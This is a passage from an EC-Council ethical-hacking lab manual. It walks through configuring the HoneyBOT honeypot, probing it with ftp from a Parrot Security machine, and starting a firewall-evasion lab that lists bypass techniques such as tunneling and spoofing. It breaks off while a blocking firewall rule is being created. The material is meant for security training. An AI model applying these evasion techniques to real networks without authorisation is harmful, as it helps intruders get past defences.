5. Now, click the **Start** icon from the left-bottom of **Desktop**. Under **Recently added** applications, right-click **HoneyBOT → More → Run as administrator**, as shown in the screenshot.




Figure 1.3.1: Launch HoneyBOT

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.




Figure 1.3.2: HoneyBOT configuration pop-up

7. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings or modify them accordingly.
8. In this task, we are leaving the settings on default for the **General** tab in the **Options** window.




Figure 1.3.3: HoneyBOT Options-General

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

   Note: In this task, we will not be providing any details for email alerts.




Figure 1.3.4: HoneyBOT Options-Email Alert

10. On the **Exports** tab, in which you can export the logs recorded by HoneyBOT, choose the required option to view the reports, and then proceed to the next step.




Figure 1.3.5: HoneyBOT Options-Exports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. On the **Updates** tab, uncheck **Check for Updates**; click **Apply** and click **OK** to continue.

Note: If a **Bindings** pop-up appears, click **OK** to continue.




Figure 1.3.6: HoneyBOT Options-Updates

12. The **HoneyBOT** main window appears, as shown in the screenshot.
13. Now, leave the HoneyBOT window running on **Windows Server 2016**.




Figure 1.3.7: HoneyBOT main window

14. Switch to the **Parrot Security** virtual machine.
15. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

16. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

19. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.3.8: Running the programs as a root user

20. In the terminal window, type **ftp <IP Address of the Windows Server 2016 machine>** and press **Enter**.
21. You will be prompted for the ftp credentials of the **Windows Server 2016** machine.
22. In this task, the IP address of **Windows Server 2016** is **10.10.10.16**; this may differ in your lab environment.

Note: If Parrot Security sends an error message stating that the ftp command is not found, then install ftp with the "**apt-get install ftp**" command.



Figure 1.3.9: Running ftp command in Parrot Security

23. Return to the **Windows Server 2016** virtual machine. In the **HoneyBOT** window, expand the **Ports** and **Remotes** node from the left-pane.
24. Under **Ports**, you can see the port numbers from which **Windows Server 2016** received requests or attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Under **Remotes**, you can view the recorded IP addresses through which Windows Server 2016 received requests.
26. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in the screenshot, to view the complete details of the request or attack recorded by HoneyBOT.




Figure 1.3.10: HoneyBOT captured traffic

27. The **Packet Log** window appears, as shown in the screenshot. This displays the complete log details of the request captured by HoneyBOT.
28. In the screenshot, under **Connection Details**, you can view the Date and Time of the connection established as well as the protocol used.
29. **Connection Details** also shows the Source IP, Port, and Server Port, as shown below.




Figure 1.3.11: HoneyBOT packet log information

30. Simultaneously, you can run the telnet command on the **Parrot Security** machine and observe the log recorded by **HoneyBOT** on **Windows Server 2016**.
31. Close all open windows in the **Windows Server 2016**, **Windows 10** and **Parrot Security**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Turn off the **Parrot Security**, **Windows 10**, and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Evade Firewalls using Various Evasion Techniques

Bypassing a firewall is a technique where an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web browsers with an Internet connection
- Administrator privileges to run the tools
- HTTHost located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost**
- HTTPort located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots

Lab Duration

Time: 30 Minutes

Overview of Firewalls Evasion Techniques

A firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the malicious traffic that he/she generates.

The following are some firewall bypassing techniques:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Lab Tasks

TASK 1

Bypass Windows Firewall using Nmap Evasion Techniques

Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.

TASK 1.1

Turn On Windows Firewall

1. Before beginning this lab, turn on the **Windows 10**, **Windows Server 2019**, and **Parrot Security** virtual machines.
2. In the **Windows 10** machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open the **Control Panel**; navigate to **System and Security** → **Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.



Figure 2.1.1: Windows Defender Firewall

4. Now, you can see that the Firewall is enabled in the **Windows 10** machine. Click the **Advanced settings** link in the left pane.



Figure 2.1.2: Windows Defender Firewall Turned On

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an inbound rule. Select **Inbound Rules** in the left pane and click **New Rule** under **Actions**.




Figure 2.1.3: Creating Inbound Rule

6. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.




Figure 2.1.4: Rule Type wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Program** section, leave the settings to default and click **Next**.




Figure 2.1.5: Program wizard

8. In the **Protocol and Ports** section, leave the settings to default and click **Next**.




Figure 2.1.6: Protocols and Ports wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.




Figure 2.1.7: Scope wizard

10. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** virtual machine and click **OK**.

Note: In this task, the IP address of the Parrot Security is **10.10.10.13**, which may differ in your lab environment.




Figure 2.1.8: IP Address window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Click **Next** in the **Scope** section once the IP address has been added.

